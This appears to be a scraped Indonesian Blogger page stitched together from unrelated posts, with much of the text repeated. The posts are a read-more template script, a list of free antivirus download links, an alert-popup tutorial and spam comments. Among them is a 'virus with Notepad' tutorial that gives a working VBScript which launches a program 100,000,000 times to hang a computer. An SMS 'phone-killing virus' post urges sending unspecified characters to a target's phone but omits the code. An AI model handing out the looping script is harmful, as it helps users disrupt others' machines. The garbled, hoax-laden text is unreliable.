Cara Memasang read more otomatis - Bisa juga membuat read more otomatis. Intinya adalah menampilkan tulisan sebagian dan sisanya akan ditampilkan keseluruhan saat masuk ke halaman (postingan) yang dimaksud. Tulisan yang lengkap disembunyikan
Cara Edit menyarankan untuk menggunakan read more otomatis seperti yang Cara Edit pakai dibanding dengan read more manual. Karena anda tidak perlu repot-repot, hanya memasukkan tulisan ke kolom posting dan akan langsung tampil sebagaimana yang diinginkan.
Begini caranya Memasang Read More Otomatis :
1. Masuk ke Edit HTML, jangan lupa centang Expand widget template
2. Masukkan kode dibawah ini sebelum kode </head>
Cara Memasang read more otomatis - Bisa juga membuat read more otomatis. Intinya adalah menampilkan tulisan sebagian dan sisanya akan ditampilkan keseluruhan saat masuk ke halaman (postingan) yang dimaksud. Tulisan yang lengkap disembunyikan
Cara Edit menyarankan untuk menggunakan read more otomatis seperti yang Cara Edit pakai dibanding dengan read more manual. Karena anda tidak perlu repot-repot, hanya memasukkan tulisan ke kolom posting dan akan langsung tampil sebagaimana yang diinginkan.
Begini caranya Memasang Read More Otomatis :
1. Masuk ke Edit HTML, jangan lupa centang Expand widget template
2. Masukkan kode dibawah ini sebelum kode </head>
<script
type='text/javascript'>
var thumbnail_mode = "float" ;
summary_noimg = 250;
summary_img = 250;
img_thumb_height = 120;
img_thumb_width = 120;
</script>
<script type='text/javascript'>
//<![CDATA[
function removeHtmlTag(strx,chop){
if(strx.indexOf("<")!=-1)
{
var s = strx.split("<");
for(var i=0;i<s.length;i++){
if(s[i].indexOf(">")!=-1){
s[i] = s[i].substring(s[i].indexOf(">")+1,s[i].length);
}
}
strx = s.join("");
}
chop = (chop < strx.length-1) ? chop : strx.length-2;
while(strx.charAt(chop-1)!=' ' && strx.indexOf(' ',chop)!=-1) chop++;
strx = strx.substring(0,chop-1);
return strx+'...';
}
function createSummaryAndThumb(pID){
var div = document.getElementById(pID);
var imgtag = "";
var img = div.getElementsByTagName("img");
var summ = summary_noimg;
if(img.length>=1) {
imgtag = '<span style="float:left; padding:0px 10px 5px 0px;"><img src="'+img[0].src+'" width="'+img_thumb_width+'px" height="'+img_thumb_height+'px"/></span>';
summ = summary_img;
}
var summary = imgtag + '<div>' + removeHtmlTag(div.innerHTML,summ) + '</div>';
div.innerHTML = summary;
}
//]]>
</script>
var thumbnail_mode = "float" ;
summary_noimg = 250;
summary_img = 250;
img_thumb_height = 120;
img_thumb_width = 120;
</script>
<script type='text/javascript'>
//<![CDATA[
function removeHtmlTag(strx,chop){
if(strx.indexOf("<")!=-1)
{
var s = strx.split("<");
for(var i=0;i<s.length;i++){
if(s[i].indexOf(">")!=-1){
s[i] = s[i].substring(s[i].indexOf(">")+1,s[i].length);
}
}
strx = s.join("");
}
chop = (chop < strx.length-1) ? chop : strx.length-2;
while(strx.charAt(chop-1)!=' ' && strx.indexOf(' ',chop)!=-1) chop++;
strx = strx.substring(0,chop-1);
return strx+'...';
}
function createSummaryAndThumb(pID){
var div = document.getElementById(pID);
var imgtag = "";
var img = div.getElementsByTagName("img");
var summ = summary_noimg;
if(img.length>=1) {
imgtag = '<span style="float:left; padding:0px 10px 5px 0px;"><img src="'+img[0].src+'" width="'+img_thumb_width+'px" height="'+img_thumb_height+'px"/></span>';
summ = summary_img;
}
var summary = imgtag + '<div>' + removeHtmlTag(div.innerHTML,summ) + '</div>';
div.innerHTML = summary;
}
//]]>
</script>
3. Simpan, dan Ganti kode <data:post.body/> dengan kode berikut :
<b:if cond='data:blog.pageType != "item"'>
<div expr:id='"summary" + data:post.id'><data:post.body/></div>
<script type='text/javascript'>createSummaryAndThumb("summary<data:post.id/>");</script>
<span class='rmlink' style='float:left'><a expr:href='data:post.url'>Read More >> </a></span>
</b:if>
<b:if cond='data:blog.pageType == "item"'><data:post.body/></b:if>
<div expr:id='"summary" + data:post.id'><data:post.body/></div>
<script type='text/javascript'>createSummaryAndThumb("summary<data:post.id/>");</script>
<span class='rmlink' style='float:left'><a expr:href='data:post.url'>Read More >> </a></span>
</b:if>
<b:if cond='data:blog.pageType == "item"'><data:post.body/></b:if>
Cara Membuat Virus sederhana dengan Notepad Part 2

saya juga tidak percaya bahwa
virus dapat dibuat hanya dengan menggunakan notepad dan bahkan dapat dipraktekkan secara langsung oleh seorang “newbie” sekalipun
seperti saya
. Baiklah tanpa perlu basa-basi mari kita coba praktekkan saja langsung.
Berikut caranya:
1. Buka notepad kemudian
copas kode di bawah ini ke notepad tersebut
==============================================================
option explicit
dim wshshell
set wshshell=wscript.createobject(“wscript.shell”)
dim x
for x = 1 to 100000000
wshshell.run “tourstart.exe”
next
set wshshell=wscript.createobject(“wscript.shell”)
dim x
for x = 1 to 100000000
wshshell.run “tourstart.exe”
next
==============================================================
2. Lalu Save as dengan nama
“virus.vbs” (tanpa tanda kutip), kemudian rubah Save as type-nya menjadi All
Files.
Peringatan!!
Jangan klik file virus.vbs
tersebut, karena komputer sobat akan dipenuhi oleh 100000000 tourstart
yang akan memenuhi layar sobat dan akan membuat komputer menjadi hang,
untuk mengatasinya sobatdapat mendelete semua tourstart tersebut
atau langsung merestart komputer sobat. Bila sobatingin mencoba virus ini
sekedar untuk percobaan, silahkan membuat ulang program nya, dengan perbedaan
ubah 100000000 ke 10. Maka setelah sobat mengklik programnya (virus.vbs), layar
sobat hanya akan dipenuhi oleh 10 tourstart saja.
Nb: Virus ini tidak berbahaya, karena
tidak akan menyebabkan kerusakan vatal pada sistem komputer kita!
Cara Membuat Virus Hp Lewat SMS
sob gw Puya Cara Membuat Virus Hp Lewat SMS Langsung Matiiii
Tuh HP Langsung Sajagan.
Perhatian:
Jangan Buat Iseng Maupun Dendam Ini Cuma MenamBah Ilmu Buat Agan-Agan Di Sana:
Perhatian:
Jangan Buat Iseng Maupun Dendam Ini Cuma MenamBah Ilmu Buat Agan-Agan Di Sana:
- Cara Pakainya Gimana:
- Cara Pakai/Kerja Dari Virus Ini Dengan SMS Si Korban.
- Agan Tinggal Ketik Kode Di Bawah Ini:
- Silahkan kamu copy paste salah satu karakter text dibawah ini, kirim ke hp target via sms
- Di atas Bukan Sembarang Kode Itu Adalah Kode Ajaib
- Agan Cuma Bikin Garis2 Seperti Di Atas Itu Dan Kirim Ke Teman Agan. Hati2 JANGAN TEKAN ARAH BAWAH, INI BUKAN SMS BIASA
1. Avira Antivir Personal Free Antivirus
URL : http://www.free-av.com/Download :
- http://dlce.antivir.com/package/wks_avira/win32/en/pecl/avira_antivir_personal_en.exe
- http://dlce.antivir.com/package/wks_avira/win32/en/pecl/avira_antivir_personal_en.zip
- http://www.softpedia.com/progDownload/AntiVir-Personal-Edition-Download-6527.html
- http://download.cnet.com/Avira-AntiVir-Personal-Free-Antivirus/3000-2239_4-10322935.html
- http://www.filehippo.com/download_antivir/
Ukuran : 28.61 MB (exe), 31.11 MB (Zip)
Platform/Sistem : Windows 2000/XP/Vista ( 32/64 Bit)
Manual Update :
- http://dl.antivir.de/down/vdf/ivdf_fusebundle_nt_en.zip
- http://dl1.avgate.net/down/vdf/ivdf_fusebundle_nt_en.zip
- http://dl2.avgate.net/down/vdf/ivdf_fusebundle_nt_en.zip
2. AVG Free Antivirus
URL : http://free.avg.com/download-avg-anti-virus-free-editionDownload :
- http://www.avg.com/filedir/inst/avg_free_stf_en_85_285a1462.exe
- http://download.cnet.com/AVG-Anti-Virus-Free-Edition/3000-2239_4-10320142.html
- http://www.softpedia.com/get/Antivirus/AVG-Free-Edition.shtml
- http://www.filehippo.com/download_avg_antivirus/
Ukuran : 60.1 MB
Platform/Sistem : Windows 2000 SP4 + SRP1, XP Home/Prof SP2 dan Windows Vista
Manual Update : http://free.avg.com/download?prd=afe#tba4
3. Avast! Home Edition
URL : http://www.avast.com/eng/download-avast-home.htmlDownload :
- http://files.avast.com/iavs4pro/setupeng.exe
- http://download.cnet.com/Avast-Home-Edition/3000-2239_4-10019223.html
- http://www.softpedia.com/get/Antivirus/Avast-Home-Edition.shtml
- http://www.filehippo.com/download_avast_antivirus/
Ukuran : 31.27MB
Platform/Sistem : Windows 95/98/Me/NT 4/2000/XP/Vista ( 32/64 bit )
Manual Update link : http://files.avast.com/iavs4pro/vpsupd.exe ( ~ 23 MB )
4. BitDefender Free Antivirus
URL : http://www.bitdefender.com/PRODUCT-14-en–BitDefender-Free-Edition.htmlDownload :
- http://www.bitdefender.com/site/Downloads/browseEvaluationVersion/1/42/
- http://www.softpedia.com/get/Antivirus/BitDefender-Free-Edition.shtml
- http://www.filehippo.com/download_bitdefender/
Ukuran : 21.08MB
Platform/Sistem : Windows 98/NT-SP6/Me/2000/XP IE 4.0(+)
Manual Update : -
5. PC Tools AntiVirus Free Edition
URL : http://www.pctools.com/free-antivirus/Download link :
- http://www.pctools.com/free-antivirus/download/
- http://download.cnet.com/PC-Tools-AntiVirus-Free-Edition/3000-2239_4-10625067.html
Ukuran : 43.7 MB
Platform/Sistem : Windows® Vista™ 32-bit, XP dan 2000
Manual Update : -
6. Comodo Internet Security (Firewall + Antivirus)
URL : http://personalfirewall.comodo.com/index.htmlDownload :
- http://personalfirewall.comodo.com/download_firewall.html
- http://download.cnet.com/Comodo-Internet-Security/3000-10435_4-10907041.html
Ukuran : 45.2 MB ( versi 3.8) / 27.29 MB ( versi 3.5)
Platform/Sistem : Windows XP (SP2), Windows Vista ( 32/ 64 bit )
Manual Update : -
7. Rising Antivirus Free Edition
URL : http://www.freerav.com/Download :
- http://down.rising-global.com/for_down/09globalver/RavINTFree.exe
- http://download.cnet.com/Rising-Antivirus-2009-Free-Edition/3000-2239_4-10674783.html
- http://www.softpedia.com/get/Antivirus/Rising-Antivirus-Free-Edition.shtml
Ukuran : 60.92MB
Platform/Sistem : Windows 98/Me/NT/2000/XP/2003/Vista
Manual Update : -
8. ClamAV Antivirus
URL : http://www.clamav.net/Download :
- http://www.softpedia.com/progDownload/ClamAV-Download-13391.html ( Windows )
- http://www.clamav.net/download/
Ukuran : 3.76 MB ( Untuk Windows )
Platform : Linux, BSD, AIX, OSF, Solaris, HP-UX,OpenVMS, Win32 (Windows 9x/ME/2000/XP/Vista)
Manual Update : http://www.clamav.net/download/cvd
9. ClamWin Free Antivirus
URL : http://www.clamwin.com/Download Link :
- http://www.clamwin.com/content/view/18/46/
- http://www.filehippo.com/download_clamwin/
Ukuran : 24.5 MB
Platform/Sistem : Microsoft Windows 98/Me/2000/XP/2003 dan Vista
Manual Update : http://www.clamav.net/download/cvd
10. CS Anti-Virus
URL : http://www.creasoftware.net/prodotto.asp?id=16Download link :
- http://www.creasoftware.net/download.asp?id=37
- http://www.softpedia.com/get/Antivirus/CS-Anti-Virus.shtml
Ukuran : 4.6 MB ( Update ~ 20 MB )
Platform/Sistem : Windows NT/2000/XP/2003/Vista
Manual Update : http://clamav.mirror.garr.it/main.cvd
11. My Free Antivirus
URL : http://smartpctools.com/free_antivirus/index1.htmlDownload :
- http://www.smartpctools.com/files/antivirussetup.exe
- http://www.softpedia.com/get/Antivirus/My-Free-Antivirus.shtml
Ukuran : 6.2 Mb
Platform/Sistem : Windows NT/2000/XP/2003/Vista
Manual Update : -
12. ThreatFire AntiVirus Free Edition
URL : http://www.threatfire.comDownload :
- http://www.threatfire.com/files/tfinstall.exe
- http://download.cnet.com/ThreatFire-AntiVirus-Free-Edition/3000-2239_4-10726873.html
Ukuran : 7.81 MB
Platform/Sistem : Windows® Vista™, XP, 2000 dan 2003
Manual Update : -
Daftar diatas adalah antivirus yang menyertakan real time protection (jadi tools/utility/antivirus yang hanya menyediakan scan virus/repair saja tidak disertakan). Artikel tentang antivirus selanjutnya insyaAllah akan membahas tentang tool-tool gratis yang bisa digunakan untuk langsung melakukan scan komputer, terutama yang sudah terkena virus.
Jika mengetahui antivirus gratis lainnya yang belum dimasukkan daftar diatas, silahkan menambahkan. (ebsoft)
Pertama,
login dulu kedalam akun blogger kalian. Jika sudah masuklah ke menu Design,
Edit HTML. Jangan lupa beri tanda centang pada tanda Expand Template Widgets.
Setelah itu, copy script berikut ini:
<script language='JavaScript'>alert("Pesan Kalian");</script>
Lalu paste tepat diatas kode </head>. Jangan lupa ganti tulisan berwarna merah dengan kata-kata keinginan kalian. Simpan Template lalu buka blog kalian, maka kalian akan menemukan pesan pembuka telah terpasang pada blog kalian.
<script language='JavaScript'>alert("Pesan Kalian");</script>
Lalu paste tepat diatas kode </head>. Jangan lupa ganti tulisan berwarna merah dengan kata-kata keinginan kalian. Simpan Template lalu buka blog kalian, maka kalian akan menemukan pesan pembuka telah terpasang pada blog kalian.

Thanks IDMnya
BalasHapussaya tunggu update IDM terbarunya.
Semoga sukses untuk update IDM terbarunya
BalasHapusIDM terbaru di tunggu...
BalasHapusdi tunggu update IDM
BalasHapusthanks untuk update IDM
BalasHapusThanks idmnya gan.,..
BalasHapusThanks gan ^^
BalasHapusjust blog walking
DICOBA GAN
Visit back http://yazzidblok4u.blogspot.com/
terimakasih banyak Gan. Siiiipppp
BalasHapus